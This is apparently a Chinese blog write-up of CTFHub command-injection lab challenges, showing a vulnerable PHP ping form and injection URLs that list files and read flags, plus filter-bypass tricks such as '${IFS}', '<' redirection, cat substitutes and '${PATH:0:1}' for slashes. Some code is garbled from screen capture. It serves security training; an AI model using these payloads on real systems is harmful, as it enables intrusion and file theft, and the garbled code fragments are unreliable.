

CTF刷题记录CTFHub-RCE-命令注入

原创

山川绿水 于 2021-07-24 21:07:47 发布 284 收藏

分类专栏: [信息安全](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/m_de_g/article/details/118929528

版权



[信息安全](#) 专栏收录该内容

42 篇文章 2 订阅

订阅专栏

**

CTFHub-RCE-命令注入

**

1.无任何的过滤

一、解题思路

通过输入一些指令, 利用某些特定的函数进行的操作, 从而达到命令执行攻击的效果。

```
<?php
$res = FALSE;
if (isset($_GET['ip']) && $_GET['ip']) {
    $cmd = "ping -c 4 ".$_GET['ip'];
    exec($cmd, $res);
}
?>

<!DOCTYPE html>
<html>
<head>
<title>CTFHub 命令注入-无过滤</title>
</head>
<body>


<h1>CTFHub 命令注入-无过滤</h1>

<form action="#" method="GET">
<label for="ip">IP : </label><br>
<input type="text" id="ip" name="ip">
<input type="submit" value="Ping">
</form>

<hr>
```

因为没有任何的过滤, 那么我们可以直接使用分号(;) 闭合前面的语句, 执行ls命令

<http://challenge-49bb6bc15fd9e3ef.sandbox.ctfhub.com:10800/?ip=127.0.0.1;ls>



CTFHub 命令注入-无过滤

IP:

```
Array
(
    [0] => PING 127.0.0.1 (127.0.0.1): 56 data bytes
    [1] => 137391798722228.php
    [2] => index.php
)
```

<?php


\$res = FALSE;

```
if (isset($_GET['ip']) && $_GET['ip']) {
    $cmd = "ping -c 4 ".$_GET['ip'];
    exec($cmd, $res);
}
```



https://blog.csdn.net/m_de_g

通过执行ls命令可以看到，该目下的文件，这是linux环境下




如果是window环境下，使用命令dir查看目录文件

```
Microsoft Windows [版本 10.0.19042.1110]
(c) Microsoft Corporation. 保留所有权利。

C:\Users\De11>dir
驱动器 C 中的卷是 OS
卷的序列号是 7093-45D8

C:\Users\De11 的目录

2021/07/17 14:52 <DIR>          .
2021/07/17 14:52 <DIR>          ..
2019/10/20 20:42 <DIR>          .android
2021/07/18 18:03          1,159 .bash_history
2021/03/18 19:23 <DIR>          .conda
2020/11/19 17:50 <DIR>          .config
2020/09/12 12:50 <DIR>          .eclipse
2021/02/10 16:22          39 .gitconfig
2019/10/20 19:40 <DIR>          .idlerc
2021/04/03 21:53 <DIR>          .ipython
2021/07/08 12:32 <DIR>          .LDSBoxHypervisorGlobal
2021/04/13 19:20 <DIR>          .matplotlib
2021/06/26 16:58 <DIR>          .p2
2021/06/24 23:02          394 .python_history
2020/08/27 14:17 <DIR>          .sonarlint
2020/09/12 12:41 <DIR>          .tooling
2021/04/06 10:21 <DIR>          .VirtualBox
2020/08/26 13:20 <DIR>          .vscode
2021/04/24 10:07 <DIR>          3D Objects
2020/01/15 13:18          256 al.py
2019/12/12 23:03          167 adas.py
2020/06/10 18:18          196 adsv.py
2020/01/15 23:30          17 asl.py
2020/06/10 20:46          314 ascdfv.py
2020/08/14 18:54          893 ass.py
2021/04/24 10:07 <DIR>          Contacts
2021/06/25 10:14 <DIR>          Desktop
```



我们使用cat命令读取index.php文件

http://challenge-49bb6bc15fd9e3ef.sandbox.ctfhub.com:10800/?ip=127.0.0.1;cat index.php



```
[4] =>
[5] => if (isset($_GET['ip']) && $_GET['ip']) {
[6] =>     $cmd = "ping -c 4 ".$_GET['ip']";
[7] =>     exec($cmd, $res);
[8] => }
[9] =>
[10] => ?>
[11] =>
[12] =>
[13] =>
[14] =>
[15] =>
```



https://blog.csdn.net/m_de_g

http://challenge-49bb6bc15fd9e3ef.sandbox.ctfhub.com:10800/?ip=127.0.0.1;cat 137391798722228.php

那我们也读取137391798722228.php这个文件试试



CTFHub 命令注入-无过滤

IP:

```
Array
(
    [0] => PING 127.0.0.1 (127.0.0.1): 56 data bytes
    [1] =>
```

```
<?php
$res = FALSE;
if (isset($_GET['ip']) && $_GET['ip']) {
    $cmd = "ping -c 4 ".$_GET['ip']";
    exec($cmd, $res);
}
?>
```



https://blog.csdn.net/m_de_g

查看页面源代码，可以得到flag



```
1 <!DOCTYPE html>
2 <html>
3 <head>
4 <title>CTFHub 命令注入-无过滤</title>
5 </head>
6 <body>
7 <h1>CTFHub 命令注入-无过滤</h1>
8
9 <form action="#" method="GET">
10 <label for="ip">IP : </label><br>
11 <input type="text" id="ip" name="ip">
12 <input type="submit" value="Ping">
13 </form>
14 <hr>
15 <pre>
16 Array
17 (
18     [0] => PING 127.0.0.1 (127.0.0.1): 56 data bytes
19     [1] => <?php // ctfhub {cc6683b123249f1ac728c8}
```

```
24 )
25 </pre>
26
27 <code><span style="color: #000000">
28 <span style="color: #0000BB">&lt;?php<br /><br />$res<br /></span><span style="color: #007700">=&lt;br /></span><span style="color: #0000BB">FALSE</span><span style="color: #007700"><br
29 </code>
30 </body>
31 </html>
32
33
```



二、知识点：

1、每个命令之间用(分号);”隔开；

说明:各命令的执行结果，不会影响其他命令的。

意思是说每个命令都会执行，但不保证每个命令都执行成功。

2、每个命令之间用&&隔开

说明：若前面的命令执行成功，才会去执行后面的命令。这样的话，可以保证所有的命令执行完毕后，执行的过程都是成功的。

3、每个命令之间用||隔开

说明：||是或的意思，只有前面的命令执行失败后采取执行下一条命令，直到执行成功一条命令为止。

4、|是管道符号。管道符号改变标准输入的源或者是标准输出的目的地。

5、&是后台任务符号。后台任务符号使shell在后台执行该任务，这样用户就可以立即得到一个提示符并继续其他工作。

**

2.过滤cat


**

一、解题思路

当cat被过滤后,可以使用一下命令进行读取文件的内容


- (1)more:一页一页的显示的显示档案内容
- (2)less:与more类似,但是比more更好的是,他可以[pg dn][pg up]翻页
- (3)head:查看头几行
- (4)tac:从最后一行开始显示,可以看出tac是cat的反向显示
- (5)tail:查看尾几行
- (6)nl:显示的时候,顺便输出行号
- (7)od:以二进制的方式读取档案内容
- (8)vi:一种编辑器,这个也可以查看
- (9)vim:一种编辑器,这个也可以查看
- (10)sort:可以查看
- (11)uniq:可以查看
- (12)file -f:报错出具体的内容

直接使用分号(;代替回车，执行ls命令






可以看到flag_124552338228659.php文件，那么我们可以直接使用cat进行读取



可是回显的是cat被过滤了，那么使用less或more试试



CTFHub 命令注入-过滤cat

IP:

```

Array
(
    [0] => PING 127.0.0.1 (127.0.0.1): 56 data bytes
    [1] =>
)
<?php
$res = FALSE;
if (isset($_GET['ip']) && $_GET['ip']) {
    $ip = $_GET['ip'];
    $m = [];
    if (!preg_match_all("/cat/", $ip, $m)) {
        $cmd = "ping -c 4 {$ip}";
        exec($cmd, $res);
    }
}

```

查看器 控制台 调试器 网络 样式编辑器 性能 内存 存储 无障碍环境 应用程序 HackBar

Encryption Encoding SQL XSS LFI XXE Other Help!

Load URL

Split URL

Execute Post data Referer User Agent Cookies

查看页面源代码，可以得到flag

view-source:http://challenge-bc2622eb46ed1225.sandbox.ctfhub.com:10800/?ip=127.0.0.1;less_flag_124552338228659.php

```

1 <!DOCTYPE html>
2 <html>
3 <head>
4 <title>CTFHub 命令注入-过滤cat</title>
5 </head>
6 <body>
7
8 <h1>CTFHub 命令注入-过滤cat</h1>
9
10 <form action="#" method="GET">
11 <label for="ip">IP : </label><br>
12 <input type="text" id="ip" name="ip">
13 <input type="submit" value="Ping">
14 </form>
15
16 <hr>
17
18 <pre>
19 Array
20 (
21     [0] => PING 127.0.0.1 (127.0.0.1): 56 data bytes
22     [1] => <?php // ctfhub {05653d5a5d5d60592dfee604}
23 )
24 </pre>
25
26 <code><span style="color: #000000">
27 <span style="color: #0000BB">=&lt;?php<br /><br /> $res&nbsp;</span><span style="color: #007700">=&nbsp;</span><span style="color: #0000BB">FALSE</span><span style="color: #007700">:<br
28 </code>
29 </body>
30 </html>
31
32
33

```

3.过滤空格

直接使用分号(;)代替回车，执行ls命令

CTFHub 命令注入-过滤空格

challenge-ad78ec9bc41bc024.sandbox.ctfhub.com:10800/?ip=127.0.0.1;ls

IP:

```

Array
(
    [0] => PING 127.0.0.1 (127.0.0.1): 56 data bytes
    [1] => flag_806737515962.php
    [2] => index.php
)
<?php
$res = FALSE;

if (isset($_GET['ip']) && $_GET['ip']) {
    $ip = $_GET['ip'];
    $m = [];
    if (!preg_match_all("/ /", $ip, $m)) {
        $cmd = "ping -A -t " . $ip;
    }
}

```

查看器 控制台 调试器 网络 样式编辑器 性能 内存 存储 无障碍环境 应用程序 HackBar

Encryption Encoding SQL XSS LFI XXE Other Help!

Load URL

Split URL

Execute Post data Referer User Agent Cookies

https://blog.csdn.net/m_du_g

可以看到flag_806737515962.php文件，那么我们可以直接使用cat进行读取

CTFHub 命令注入-过滤空格

IP:

```

Array
(
    [0] => Array
        (
            [0] =>
        )
)
<?php
$res = FALSE;

if (isset($_GET['ip']) && $_GET['ip']) {
    $ip = $_GET['ip'];
    $m = [];
}

```

查看器 控制台 调试器 网络 样式编辑器 性能 内存 存储 无障碍环境 应用程序 HackBar

Encryption Encoding SQL XSS LFI XXE Other Help!

Load URL

Split URL

Execute Post data Referer User Agent Cookies

https://blog.csdn.net/m_du_g

可是回显的是空格被过滤了，那么使用<或\${IFS}试试

CTFHub 命令注入-过滤空格

IP:

```

Array
(
    [0] => PING 127.0.0.1 (127.0.0.1): 56 data bytes
    [1] =>
)
<?php
$res = FALSE;

if (isset($_GET['ip']) && $_GET['ip']) {
    $ip = $_GET['ip'];
    $m = [];
    if (!preg_match_all("/ /", $ip, $m)) {
        $cmd = "ping -A -t " . $ip;
    }
}

```

```
cmd = "ping -c 4 {$ip}";
exec($cmd, $res);
```

查看器 控制台 调试器 网络 样式编辑器 性能 内存 存储 无障碍环境 应用程序 HackBar

Encryption Encoding SQL XSS LFI XXE Other Help!

Load URL http://challenge-ad78ec9bc41bc024.sandbox.ctfhub.com:10800/?ip=127.0.0.1;cat<flag_806737515962.php

Split URL

Execute Post data Referer User Agent Cookies Clear All

https://blog.csdn.net/m_de_g

CTFHub 命令注入-过滤空格

IP: Ping

Array
(
[0] => PING 127.0.0.1 (127.0.0.1): 56 data bytes
[1] =>

```
<?php
$res = FALSE;

if (isset($_GET['ip']) && $_GET['ip']) {
    $ip = $_GET['ip'];
    $m = [];
    if (!preg_match_all("/ /", $ip, $m)) {
        $cmd = "ping -c 4 {$ip}";
        exec($cmd, $res);
    }
}
```

查看器 控制台 调试器 网络 样式编辑器 性能 内存 存储 无障碍环境 应用程序 HackBar

Encryption Encoding SQL XSS LFI XXE Other Help!


Load URL http://challenge-ad78ec9bc41bc024.sandbox.ctfhub.com:10800/?ip=127.0.0.1;cat\$(IFS)flag_806737515962.php

Split URL

Execute Post data Referer User Agent Cookies Clear All

https://blog.csdn.net/m_de_g

查看页面源代码,可以得到flag



```
1
2 <DOCTYPE html>
3 <html>
4 <head>
5   <title>CTFHub 命令注入-过滤空格</title>
6 </head>
7 <body>
8
9 <h1>CTFHub 命令注入-过滤空格</h1>
10
11 <form action="#" method="GET">
12   <label for="ip">IP : </label><br>
13   <input type="text" id="ip" name="ip">
14   <input type="submit" value="Ping">
15 </form>
16
17 <hr>
18
19 <pre>
20 Array
21 (
22     [0] => PING 127.0.0.1 (127.0.0.1): 56 data bytes
23     [1] => <?php // ctftHub {b352d06f83b47f7509c8a1f7}>
24 )
25 </pre>
26
27 <code><span style="color: #000000">
28 <span style="color: #0000BB">&lt;?php<br /><br />{$res}&nbsp;</span><span style="color: #007700">=&nbsp;</span><span style="color: #0000BB">FALSE</span><span style="color: #007700">;<br
29 </code>
30 </body>
31 </html>
32
33
```

当空格被过滤后,可以使用一下命令进行读取文件的内容

< <> > 重定向符

%09(需要php环境)

\$(IFS)

\$(IFS\$9)

{cat,flag.php} //用逗号实现了空格功能

%20

4.过滤目录分隔符

http://challenge-3ad858b96ca4705e.sandbox.ctfhub.com:10800/?ip=127.0.0.1;ls



```
CTFHub 命令注入-过滤目录分隔符
IP:
Ping
Array
(
    [0] => PING 127.0.0.1 (127.0.0.1): 56 data bytes
    [1] => flag_is_here
    [2] => index.php
)
<?php
$res = FALSE;
if (isset($_GET['ip']) && $_GET['ip']) {
    $ip = $_GET['ip'];
    $m = [];
    if (!preg_match_all("/\\/"/, $ip, $m)) {

```

我们可以看到,使用逗号分隔符(;)结束前面的命令,成功执行ls命令,发现文件夹flag_is_here,接下来我们使用cd命令,进入到文件夹呢,ls查看这个文件的内容

http://challenge-3ad858b96ca4705e.sandbox.ctfhub.com:10800/?ip=127.0.0.1;cd flag_is_here;ls

CTFHub 命令注入-过滤目录分隔符

IP:

```
Array
(
    [0] => PING 127.0.0.1 (127.0.0.1): 56 data bytes
    [1] => flag_252412887014927.php
)
```

<?php

```
$res = FALSE;

if (isset($_GET['ip']) && $_GET['ip']) {
    $ip = $_GET['ip'];
    $m = [];
    if (!preg_match_all("/\\/"/, $ip, $m)) {
        $cmd = "ping -c 4 {$ip}";

```

Encryption Encoding SQL XSS LFI XXE Other Help

Load URL Split URL Execute Post data Referer User Agent Cookies Clear All

发现该文件夹中有一个名为flag_252412887014927.php的文件

CTFHub 命令注入-过滤目录分隔符

IP:

```
Array
(
    [0] => PING 127.0.0.1 (127.0.0.1): 56 data bytes
    [1] =>
)
```

<?php

```
$res = FALSE;

if (isset($_GET['ip']) && $_GET['ip']) {
    $ip = $_GET['ip'];
    $m = [];
    if (!preg_match_all("/\\/"/, $ip, $m)) {
        $cmd = "ping -c 4 {$ip}";
        exec($cmd, $res);

```

Encryption Encoding SQL XSS LFI XXE Other Help

Load URL Split URL Execute Post data Referer User Agent Cookies Clear All

我直接使用cat *读取文件,查看页面源代码,得到flag

CTFHub 命令注入-过滤目录分隔符

view-source:http://challenge-3ad858b96ca4705e.sandbox.ctfhub.com:10800/?ip=127.0.0.1;cd flag_is_here;cat *

```
1
2 <!DOCTYPE html>
3 <html>
4 <head>
5   <title>CTFHub 命令注入-过滤目录分隔符</title>
6 </head>
7 <body>
8
9 <h1>CTFHub 命令注入-过滤目录分隔符</h1>
10
11 <form action="#" method="GET">
12   <label for="ip">IP : </label><br>
13   <input type="text" id="ip" name="ip">
14   <input type="submit" value="Ping">
15 </form>
16
17 <hr>
18
19 <pre>
20 Array
21 (
22   [0] => PING 127.0.0.1 (127.0.0.1): 56 data bytes
23   [1] => <?php // ctfhub {3b8f0dfbe86a31408f7e61ba}
24 )
25 </pre>
26
27 <code><span style="color: #000000">
28 <span style="color: #0000BB">&lt;?php<br /><br />$res&nbsp;</span><span style="color: #007700">=&nbsp;</span><span style="color: #0000BB">FALSE</span><span style="color: #007700">;<br
29 </code>
30 </body>
31 </html>
32
```

https://blog.csdn.net/m_0_0

方法二：

在linux的系统环境变量中\${PATH:0:/}代替/

```
http://challenge-3ad858b96ca4705e.sandbox.ctfhub.com:10800/?ip=127.0.0.1;ls flag_is_here{PATH:0:1}
```

同样也可以，得到flag_is_here中的文件内容

CTFHub 命令注入-过滤目录分隔符

IP:

```
Array
(
    [0] => PING 127.0.0.1 (127.0.0.1): 56 data bytes
    [1] => flag_252412887014927.php
)
```

```
<?php
$res = FALSE;

if (isset($_GET['ip']) && $_GET['ip']) {
    $ip = $_GET['ip'];
    $m = [];
    if (!preg_match_all("/\\/"/, $ip, $m)) {
        $cmd = "ping -c 4 {$ip}";
    }
}
```

Load URL

Split URL

Execute Post data Referer User Agent Cookies

https://blog.csdn.net/m_du_g

CTFHub 命令注入-过滤目录分隔符

IP:

```
Array
(
    [0] => PING 127.0.0.1 (127.0.0.1): 56 data bytes
    [1] =>
)
```

```
<?php
$res = FALSE;

if (isset($_GET['ip']) && $_GET['ip']) {
    $ip = $_GET['ip'];
    $m = [];
    if (!preg_match_all("/\\/"/, $ip, $m)) {
        $cmd = "ping -c 4 {$ip}";
        exec($cmd, $res);
    }
}
```

Load URL

Split URL

Execute Post data Referer User Agent Cookies

https://blog.csdn.net/m_du_g

```
http://challenge-3ad858b96ca4705e.sandbox.ctfhub.com:10800/?ip=127.0.0.1;cat flag_is_here${PATH:0:1}flag_252412887014927.php
```

CTFHub 命令注入-过滤目录分隔符

IP:

```
Array
(
    [0] => PING 127.0.0.1 (127.0.0.1): 56 data bytes
    [1] =>
```

```
<?php
$res = FALSE;
if (isset($_GET['ip']) && $_GET['ip']) {
    $ip = $_GET['ip'];
    $m = [];
    if (!preg_match_all("/\\/"/, $ip, $m)) {
        $cmd = "ping -c 4 {$ip}";
        exec($cmd, $res);
    }
}
```

Encryption Encoding SQL XSS LFI XXE Other Help

Load URL

Split URL

Execute Post data Referer User Agent Cookies

https://blog.csdn.net/m_du_g

查看页面源代码得到flag

